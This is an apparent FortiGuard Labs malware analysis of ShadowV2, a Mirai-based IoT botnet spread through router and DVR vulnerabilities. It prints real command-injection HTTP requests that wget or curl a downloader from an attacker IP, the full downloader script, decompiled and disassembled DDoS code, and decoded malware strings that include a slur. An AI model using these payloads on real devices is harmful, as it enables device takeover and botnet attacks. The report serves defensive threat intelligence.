ShadowV2 Casts a Shadow Over IoT Devices | FortiGuard Lab

By Vincent Li

Published: 2025-11-26 · Archived: 2026-04-05 17:28:33 UTC

Affected Platforms: DD-WRT 24 sp1, D-Link DNS-320 FW v2.06B01 Revision Ax, D-Link Go-RT-AC750 GORTAC750_revA_v101b03, D-Link GO-RT-AC750_revB_FWv200b02, Digiever DS-2105 Pro 3.1.0.71-11, TBK DVR-4104, TBK DVR-4216, D-Link DNS-320, D-Link DNS-320LW, D-Link DNS-325, D-Link DNS-340L, TP-Link Archer router series
Impacted Users: Any organization
Impact: Remote attackers gain control of the vulnerable systems
Severity Level: High

At the end of October, during a global disruption of AWS connections, FortiGuard Labs observed malware named “ShadowV2” spreading via IoT vulnerabilities. These incidents affected multiple countries worldwide and spanned seven different industries. So far, the malware appears to have only been active during the time of the large-scale AWS outage. We believe this activity was likely a test run conducted in preparation for future attacks.

The following sections provide a detailed analysis of these incidents and the ShadowV2 malware.

Incidents

Fortinet sensors detected active exploitation attempts linked to a Mirai-based botnet known as **ShadowV2**. This variant was propagating through multiple vulnerabilities identified and blocked by our Intrusion Prevention System (IPS). ShadowV2 had previously been observed targeting AWS EC2 instances in campaigns disclosed in September.

Based on our analysis, we believe that ShadowV2 was developed based on the architecture of an existing Mirai variant and designed for IoT devices. It leveraged vulnerabilities affecting the following vendors’ products from 198[.]199[.]72[.]27.

- **DDWRT:** CVE-2009-2765
- **D-Link:** CVE-2020-25506, CVE-2022-37055, CVE-2024-10914, CVE-2024-10915
- **DigiEver:** CVE-2023-52163
- **TBK:** CVE-2024-3721
- **TP-Link:** CVE-2024-53375




Figure 1: DDWRT exploit traffic via CVE-2009-2765

```
POST /cgi-bin/system_mgr.cgi HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded
Content-Length: 312

C1=ON&cmd=cgi_ntp_time&f_ntp_server=%60cd+%2Ftmp%3B+wget+-q+-O+binary.sh+http%3A%2F%2F81.88.18.1
08%2Fshadow%2Fbins%2Fbinary.sh%3B+busybox+wget+-q+-O+binary.sh+http%3A%2F%2F81.88.18.108%2Fshado
w%2Fbins%2Fbinary.sh%3B+curl+-fsSL+-o+binary.sh+http%3A%2F%2F81.88.18.108%2Fshadow%2Fbins%2Fbina
ry.sh%3B+sh+binary.sh%60
```

Figure 2: D-Link exploit traffic via CVE-2020-25506

```
POST /cgi-bin/cgi_main.cgi HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded
Content-Length: 400

cgiName=time_tzsetup.cgi&id=69&isEnabled=0&ntp=%60cd+%2Ftmp%3B+wget+-q+-O+binary.sh+http%3A%2F%2
F81.88.18.108%2Fshadow%2Fbins%2Fbinary.sh%3B+busybox+wget+-q+-O+binary.sh+http%3A%2F%2F81.88.18.
108%2Fshadow%2Fbins%2Fbinary.sh%3B+curl+-fsSL+-o+binary.sh+http%3A%2F%2F81.88.18.108%2Fshadow%2F
bins%2Fbinary.sh%3B+sh+binary.sh%60&ntp1=time.stdtime.gov.tw&ntp2=%60%60&page=%2Fcfg_system_time
.htm&time_zone=8
```

Figure 3: DigiEver exploit traffic via CVE-2023-52163

```
POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd+%2Ftmp%3B+wget+-q+-O+binary.
sh+http%3A%2F%2F81.88.18.108%2Fshadow%2Fbins%2Fbinary.sh%3B+busybox+wget+-q+-O+binary.sh+http%3A
%2F%2F81.88.18.108%2Fshadow%2Fbins%2Fbinary.sh%3B+curl+-fsSL+-o+binary.sh+http%3A%2F%2F81.88.18.
108%2Fshadow%2Fbins%2Fbinary.sh%3B+sh+binary.sh&echo HTTP/1.1
Host:
Content-Type: application/octet-stream
Content-Length: 0
```

Figure 4: TBK exploit traffic via CVE-2024-3721

```
POST /cgi-bin/luci/;stok=/locale?form=country HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded
Content-Length: 300

country=%60cd+%2Ftmp%3B+wget+-q+-O+binary.sh+http%3A%2F%2F81.88.18.108%2Fshadow%2Fbins%2Fbinary.
sh%3B+busybox+wget+-q+-O+binary.sh+http%3A%2F%2F81.88.18.108%2Fshadow%2Fbins%2Fbinary.sh%3B+curl
+-fsSL+-o+binary.sh+http%3A%2F%2F81.88.18.108%2Fshadow%2Fbins%2Fbinary.sh%3B+sh+binary.sh%60&ope
ration=write
```

Figure 5: TP-Link exploit traffic via CVE-2024-53375

The affected countries are distributed globally, including:

- **America**: Canada, United States, Mexico, Brazil, Bolivia, Chile
- **Europe**: United Kingdom, Netherlands, Belgium, France, Czechia, Austria, Italy, Croatia, Greece
- **Africa**: Morocco, Egypt, South Africa
- **Asia**: Turkey, Saudi Arabia, Russia, Kazakhstan, China, Thailand, Japan, Taiwan, Philippines
- **Oceania**: Australia

Figure 6: Worldwide countries be affected by incidents

Within these countries, the compromised industries include technology, retail and hospitality, manufacturing, managed security services providers, government, telecommunication and carrier services, and education.

Malware Analysis

The attacker spreads a downloader script binary.sh by exploiting multiple vulnerabilities and delivers the “ShadowV2” malware, prefixed with “shadow,” from 81[.]88[.]18[.]108.

```
#!/bin/sh

WEBSERVER_DOMAIN='81.88.18.108:80'
ARCH="$(uname -m)"
BINARY='shadow.arm'

case "$ARCH" in
  armv7l) BINARY='shadow.arm7' ;;
  armv6l) BINARY='shadow.arm6' ;;
  armv5l) BINARY='shadow.arm5' ;;
  aarch64|arm64) BINARY='shadow.arm64' ;;
  x86_64) BINARY='shadow.x86_64' ;;
  i386|i686) BINARY='shadow.x86' ;;
  mips) BINARY='shadow.mips' ;;
  mipsel) BINARY='shadow.mpsl' ;;
  *) BINARY='shadow.arm' ;;
esac

TMP="$(mktemp /tmp/shadow.XXXXXXXX 2>/dev/null || echo /tmp/shadow$$)"
trap 'rm -f "$TMP"' EXIT

wget -q -O "$TMP" "http://$WEBSERVER_DOMAIN/shadow/bins/$BINARY" ||
  wget -q -O "$TMP" "http://$WEBSERVER_DOMAIN/shadow/bins/shadow.arm"

chmod +x "$TMP" 2>/dev/null
"$TMP" 2>/dev/null &
```

Figure 7: Downloader script binary.sh

ShadowV2 is similar in structure to the classic Mirai variant LZRD. It initializes a XOR-encoded configuration and its attack methods, and connects to a C2 server to receive commands that trigger DDoS attacks. The following analysis is based on the x86-64 (AMD64) build named shadow.x86_64.

It XOR-decodes its configurations using a single-byte key, 0x22. The decoded configurations contain file system paths, HTTP headers, and User-Agent strings.

```
v0 = malloc(2uLL);
xor_decode(v0, &unk_48700C, 2uLL);
qword_4B6360 = (__int64)v0;
word_4B6368 = 2;
v1 = malloc(2uLL);
xor_decode(v1, &unk_48700F, 2uLL);
qword_4B65E0 = (__int64)v1;
word_4B65E8 = 2;
v2 = malloc(0x1DuLL);
xor_decode(v2, &lzrd_cock_fest, 0x1DuLL);
qword_4B6340 = (__int64)v2;
word_4B6348 = 29;
v3 = malloc(7uLL);
xor_decode(v3, "\rRPMA\r\"", 7uLL);
qword_4B6380 = (__int64)v3;
word_4B6388 = 7;
v4 = malloc(5uLL);
xor_decode(v4, "\rGZG\"", 5uLL);
qword_4B6390 = (__int64)v4;
word_4B6398 = 5;
v5 = malloc(0xBuLL);
xor_decode(v5, &deleted, 0xBuLL);
qword_4B63A0 = (__int64)v5;
word_4B63A8 = 11;
v6 = malloc(4uLL);
xor_decode(v6, "\rDF\"", 4uLL);
qword_4B63B0 = (__int64)v6;
word_4B63B8 = 4;
```

Figure 8: XOR-encoded configuration

%””%	lzrd cock fest	/proc/
/exe	(deleted)	/fd

.anime	/status	dvrHelper
NiGGeR69xd	1337SoraLOADER	NiGGeRd0nks1337
X19I239124UIU	IuYgujeIqn	14Fa
ccAD	/proc/net/route	/proc/cpuinfo
BOGOMIPS	/etc/rc.d/rc.local	g1abc4dmo35hnp2lie0kjf
/dev/watchdog	/dev/misc/watchdog	/dev/FTWDT101_watchdog
/dev/netslink/	PRIVMSG	GETLOCALIP
KILLATTK	Eats8	v[0v
93OfjHZ2z	GhostWuzHere666	WsGA4@F6F
ACDB	AbAd	iaGv
shell	enable	system
sh	/bin/busybox LZRD	LZRD: applet not found
ncorrect	/bin/busybox ps	/bin/busybox kill -9
TSource Engine Query	/etc/resolv.conf	nameserver
Connection: keep-alive	keep-alive	setCookie('
refresh:	location:	set-cookie:
content-length:	transfer-encoding:	chunked
connection:	server: dosarrest	server: cloudflare-nginx
assword	ogin	enter
dkaowjfirhiad1j3edjkai	Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp,*/*;	Accept-Language: en-US,en;q=0.8
Content-Type: application/x-www-form-urlencoded	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)

(KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36	(KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36	AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 5.1; Trident/5.0)	Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/4.0; GTB7.4; InfoPath.3; SV1; .NET CLR 3.4.53360; WOW64; en-US)	Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; FDM; MSIECrawler; Media Center PC 5.0)
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; GTB7.4; InfoPath.2; SV1; .NET CLR 4.4.58799; WOW64; en-US)	Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts)	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100101 Firefox/25.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100101 Firefox/33.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94		

ShadowV2 first attempts to resolve C2 server domain

silverpath[.]shadowstresser[.]info, which should resolve to the IP address 81[.]88[.]18[.]108. If the domain cannot be resolved by DNS server 8.8.8.8, ShadowV2 falls back to directly connecting to the hardcoded C2 server IP address.




Figure 9: Establish connection with C2 server

While executing, the malware displays the string ShadowV2 Build v1.0.0 IoT version. Based on this string, we assess that it may be the first version of ShadowV2 developed for IoT devices.





Figure 10: Display string while executing ShadowV2

The malware initializes its DDoS attack methods and allocates an attack function table.



```
.text:000000000040D240
.text:000000000040D240
.text:000000000040D240
.text:000000000040D240                          ; __int64 attack_init()
.text:000000000040D240                          attack_init proc near
.text:000000000040D240                          ; __unwind {
.text:000000000040D240 41 54                    push    r12
.text:000000000040D242 BE 10 00 00 00           mov     esi, 10h        ; size
.text:000000000040D247 BF 01 00 00 00           mov     edi, 1          ; nmemb
.text:000000000040D24C 55                       push    rbp
.text:000000000040D24D 53                       push    rbx
.text:000000000040D24E E8 DD 72 01 00           call    _calloc
.text:000000000040D253 48 8B 3D CE 97 0A 00     mov     rdi, cs:ptr     ; ptr
.text:000000000040D25A 48 89 C3                 mov     rbx, rax
.text:000000000040D25D 48 C7 C0 30 5E 40 00     mov     rax, offset attack_method_udp_plain
.text:000000000040D264 48 89 03                 mov     [rbx], rax
.text:000000000040D267 0F B6 05 C2 97 0A 00     movzx   eax, cs:byte_4B6A30
.text:000000000040D26E 48 8D 34 C5 08 00 00 00  lea     rsi, ds:8[rax*8] ; size
.text:000000000040D276 E8 45 6D 01 00           call    _realloc
.text:000000000040D27B BE 10 00 00 00           mov     esi, 10h        ; size
.text:000000000040D280 BF 01 00 00 00           mov     edi, 1          ; nmemb
.text:000000000040D285 0F B6 15 A4 97 0A 00     movzx   edx, cs:byte_4B6A30
.text:000000000040D28C 48 89 05 95 97 0A 00     mov     cs:ptr, rax
.text:000000000040D293 48 89 C5                 mov     rbp, rax
.text:000000000040D296 48 89 1C D0              mov     [rax+rdx*8], rbx
.text:000000000040D29A 44 8D 62 01              lea     r12d, [rdx+1]
.text:000000000040D29E 44 88 25 8B 97 0A 00     mov     cs:byte_4B6A30, r12b
.text:000000000040D2A5 45 0F B6 E4              movzx   r12d, r12b
.text:000000000040D2A9 E8 82 72 01 00           call    _calloc
.text:000000000040D2AE 4A 8D 34 E5 08 00 00 00  lea     rsi, ds:8[r12*8] ; size
.text:000000000040D2B6 48 89 EF                 mov     rdi, rbp        ; ptr
.text:000000000040D2B9 48 89 C3                 mov     rbx, rax
.text:000000000040D2BC C6 40 08 01              mov     byte ptr [rax+8], 1
.text:000000000040D2C0 48 C7 C0 90 4D 40 00     mov     rax, offset attack_method_udp_generic
.text:000000000040D2C7 48 89 03                 mov     [rbx], rax
.text:000000000040D2CA E8 F1 6C 01 00           call    _realloc
.text:000000000040D2CF BE 10 00 00 00           mov     esi, 10h        ; size
.text:000000000040D2D4 BF 01 00 00 00           mov     edi, 1          ; nmemb
.text:000000000040D2D9 48 89 C5                 mov     rbp, rax
```

Figure 11: Initialize DDoS attack methods

```
.text:0000000000405EDE E8 0D 7C 00 00          call    attack_get_opt_int
.text:0000000000405EE3 B9 00 02 00 00          mov     ecx, 200h
.text:0000000000405EE8 31 D2                   xor     edx, edx
.text:0000000000405EEA 48 89 EE                mov     rsi, rbp
.text:0000000000405EED 89 DF                   mov     edi, ebx
.text:0000000000405EEF 89 44 24 40             mov     [rsp+0A8h+var_68], eax
.text:0000000000405EF3 E8 F8 7B 00 00          call    attack_get_opt_int
.text:0000000000405EF8 B9 01 00 00 00          mov     ecx, 1
.text:0000000000405EFD 48 89 EE                mov     rsi, rbp
.text:0000000000405F00 89 DF                   mov     edi, ebx
.text:0000000000405F02 BA 01 00 00 00          mov     edx, 1
.text:0000000000405F07 41 89 C7                mov     r15d, eax
.text:0000000000405F0A E8 E1 7B 00 00          call    attack_get_opt_int
.text:0000000000405F0F 8B 0D FB 0A 0B 00       mov     ecx, cs:dword_4B6A10
.text:0000000000405F15 48 89 EE                mov     rsi, rbp
.text:0000000000405F18 89 DF                   mov     edi, ebx
.text:0000000000405F1A BA 19 00 00 00          mov     edx, 19h
.text:0000000000405F1F 89 44 24 44             mov     [rsp+0A8h+var_64], eax
.text:0000000000405F23 E8 C8 7B 00 00          call    attack_get_opt_int
.text:0000000000405F28 BA 11 00 00 00          mov     edx, IPPROTO_UDP ; protocol
.text:0000000000405F2D BE 03 00 00 00          mov     esi, SOCK_RAW    ; type
.text:0000000000405F32 BF 02 00 00 00          mov     edi, AF_INET     ; domain
.text:0000000000405F37 89 44 24 0C             mov     [rsp+0A8h+var_9C], eax
.text:0000000000405F3B E8 F0 B3 03 00          call    _socket
.text:0000000000405F40 89 44 24 10             mov     [rsp+0A8h+fd], eax
.text:0000000000405F44 83 F8 FF                cmp     eax, 0FFFFFFFFh
.text:0000000000405F47 0F 84 FF 03 00 00       jz      loc_40634C
```

Figure 12: Initialize DDoS attack method "UDP flood"

ShadowV2 supports two transport-layer protocols (UDP and TCP) and the HTTP application protocol. Implemented attack methods including UDP floods, several TCP-based floods, and HTTP-level floods. The malware maps these behaviors to internal function names, such as UDP, UDP Plain, UDP Generic, UDP Custom, TCP, TCP SYN, TCP Generic, TCP ACK, TCP ACK STOMP, and HTTP.

It listens for commands from its C2 server and triggers DDoS attacks using the corresponding attack method ID and parameters.

```
if ( v20 <= 0 )
{
  v47 = v42;
  attack_id = v22;
  sub_414BA0(14LL, exit);
  alarm(_byteswap_ulong(attack_duration));
  v38 = 0LL;
  do
  {
    if ( (unsigned __int8)byte_4B6A30 <= (int)v38 )
      goto LABEL_44;
    attack_method_ptr = *((_QWORD *)ptr + v38++);
  }
  while ( attack_id != *(_BYTE *)(attack_method_ptr + 8) );
  (*(void (__fastcall **)(_QWORD, __int64, _QWORD, __int64 *))attack_method_ptr)(v52, v47, v17, v19);
BEL_44:
  exit(0);
}
```

Figure 13: Trigger DDoS attack methods

Conclusion

Our analysis of ShadowV2 reveals that IoT devices remain a weak link in the broader cybersecurity landscape. The evolution of ShadowV2 suggests a strategic shift in the targeting behavior of threat actors toward IoT environments. This underscores the importance of maintaining timely firmware updates, enforcing robust security practices, and continuously monitoring relevant threat intelligence to strengthen overall situational awareness and ensure ecosystem resilience.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

Bash/Mirai.CIU!tr.dldr
Linux/Mirai.A!tr
ELF/Mirai.A!tr
ELF/Mirai.AE!tr
ELF/Mirai.AX!tr.botnet
ELF/UNSTABLE.AT!tr.botnet

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

The FortiGuard Web Filtering Service blocks the C2 server.

FortiGuard Labs provides an IPS signature against attacks exploiting the following vulnerabilities:

CVE-2009-2765: DDWRT.HTTP.Daemon.Arbitrary.Command.Execution
CVE-2020-25506: D-Link.ShareCenter.Products.CGI.Code.Execution
CVE-2022-37055: D-Link.Go-RT-AC750.hnap_main.Buffer.Overflow
CVE-2023-52163: DigiEver.DS-2105.Pro.time_tzsetup.cgi.Command.Injection
CVE-2024-3721: TBK.DVR.SOSTREAMAX.Command.Injection
CVE-2024-10914: D-Link.Devices.account_mgr.cgi.Command.Injection
CVE-2024-10915: D-Link.Devices.account_mgr.cgi.Command.Injection
CVE-2024-53375: TP-Link.Archer.Devices.tmp_get_sites.Command.Injection

We also suggest that organizations consider completing Fortinet’s free training module, Fortinet Certified Fundamentals (FCF) in Cybersecurity. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

Hosts

silverpath[.]shadowstresser[.]info
81[.]88[.]18[.]108
198[.]199[.]72[.]27

Files

Downloader
7dfbf8cea45380cf936ffdac18c15ad91996d61add606684b0c30625c471ce6a

ShadowV2
0408d57c5ded5c79bf1c5b15dfde95547e17b81214dfc84538edcdbef4e61ffe
dfaf34b7879d1a6edd46d33e9b3ef07d51121026b8d883fdf8aced630eda2f83
6f1a5f394c57724a0f1ea517ae0f87f4724898154686e7bf64c6738f0c0fb7b6
5b5daeaa4a7e89f4a0422083968d44fdfe80e9a32f25a90bf023bca5b88d1e30
c0ac4e89e48e854b5ddbaef6b524e94cc86a76be0a7a8538bd3f8ea090d17fc2
499a9490102cc55e94f6a9c304eea86bbe968cff36b9ac4a8b7ff866b224739f
bb326e55eb712b6856ee7741357292789d1800d3c5a6be4f80e0cb1320f4df74
24ad77ed7fa9079c21357639b04a526ccc4767d2beddbd03074f3b2ef5db1b69
80ee2bf90545c0d539a45aa4817d0342ff6e79833e788094793b95f2221a3834
cb42ae74216d81e87ae0fd51faf939b43655fe0be6740ac72414aeb4cf1fecf2
22aa3c64c700f44b46f4b70ef79879d449cc42da9d1fe7bad66b3259b8b30518
c62f8130ef0b47172bc5ec3634b9d5d18dbb93f5b7e82265052b30d7e573eef3
